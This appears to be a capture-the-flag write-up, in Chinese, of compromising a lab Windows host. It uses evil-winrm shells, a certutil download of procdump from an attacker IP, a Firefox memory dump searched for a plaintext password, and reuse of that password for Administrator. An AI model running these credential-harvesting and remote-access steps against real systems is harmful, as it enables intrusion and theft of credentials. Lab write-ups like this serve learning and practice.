SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\chase:Q4)sJu\Y8qz*A3?d
```

```
Chase : Q4)sJu\Y8qz*A3?d
```


使用evil-winrm，windows遠端連線

https://github.com/Hackplayers/evil-winrm



```
┌──(root㉿kali)-[~/evil-winrm]
└─# ruby evil-winrm.rb -i 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quo

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> dir
*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
*Evil-WinRM* PS C:\Users\Chase\Documents> id
```


user flag




```
ca*Evil-WinRM* PS C:\Users\Chase\Desktoptype user.txt
3183438501fff649a4da2ce55b0c4bd1
```

使用gc在/input/wwwroot/login.php，


找到密碼但解不開



```
<?php
session_start();
if( isset($_REQUEST['login']) && !empty($_REQUEST['login_username']) && !empty($_REQUEST['login_password'])) {
        if( $_REQUEST['login_username'] === 'admin@support.htb' && hash( 'sha256', $_REQUEST['login_password']) === '9
1c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040') {
                $_SESSION['admin'] = "valid";
                header('Location: issues.php');
```



```
*Evil-WinRM* PS C:\Users\Chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```




```
*Evil-WinRM* PS C:\inetpub\wwwroot> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    458      18     2304       5452               372   0 csrss
    289      13     2320       5196               488   1 csrss
    360      15     3540      14804              5100   1 ctfmon
    251      14     3924      13412              3748   0 dllhost
    166       9     1864       9776       0.02   5164   1 dllhost
    614      32    30012      58260               972   1 dwm
   1494      57    23592      79096              4836   1 explorer
    347      19    10196      35664       0.11    360   1 firefox
   1087      74   172176     249560       6.48   2644   1 firefox
    401      34    40256      98132       1.56   5256   1 firefox
    378      28    23828      61032       0.45   6236   1 firefox
    356      25    16432      39120       0.13   6504   1 firefox
     49       6     1512       3908               780   0 fontdrvhost
```

procdump / 輸出小型轉儲

我將從 sysinternals 工具頁面取得數據procdump64.exe，並將其上傳到 Heist：


https://live.sysinternals.com/

進行文件上傳




```
*Evil-WinRM* PS C:\Users\Chase\Documents> certutil -urlcache -split -f http://10.10.14.4:8000/procdump64.exe procdump64.exe
****  Online  ****
  000000  ...
  067b98
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\Chase\Documents> dir


    Directory: C:\Users\Chase\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/20/2024   7:20 PM         424856 procdump64.exe


*Evil-WinRM* PS C:\Users\Chase\Documents> 
```

-ma為firefox id



```
*Evil-WinRM* PS C:\Users\Chase\Documents> ./procdump64.exe -ma 6504

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[19:25:44] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_240420_192544.dmp
[19:25:44] Dump 1 writing: Estimated dump file size is 298 MB.
[19:25:45] Dump 1 complete: 298 MB written in 1.0 seconds
[19:25:45] Dump count reached.
i*Evil-WinRM* PS C:\Users\Chase\Documents>dir


    Directory: C:\Users\Chase\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/20/2024   7:25 PM      304761225 firefox.exe_240420_192544.dmp
-a----        4/20/2024   7:20 PM         424856 procdump64.exe
```


進行下載至kali機



```
*Evil-WinRM* PS C:\Users\Chase\Documents> download firefox.exe_240420_192544.dmp .

Info: Downloading C:\Users\Chase\Documents\firefox.exe_240420_192544.dmp to firefox.exe_240420_192544.dmp
Progress: 3% : |░░░░░░░░░░░░░░░░░░░░|
  └─# strings firefox.exe_240420_192544.dmp | grep password
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password
```

```
username=admin@support.htb
login_password=4dD!5}x/re8]FBuZ
```

登入成，但無資訊



要儲存 http://10.10.10.149 的登入資訊嗎？

使用者名稱: admin@support.htb

密碼: ••••••••••••••••

□ 顯示密碼 (H)

不要儲存 (D) | 儲存 (S)

...'s a part of the configuration the ... how to fix it. :(

Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!


Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.


猜測帳號是：Administrator

在測試evil-winrm

成功



```
┌──(root㉿kali)-[~/evil-winrm]
└─# ruby evil-winrm.rb -u Administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu
nction is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#R
emote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4b1761d04c8106c18f64a479795bdeaa
*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```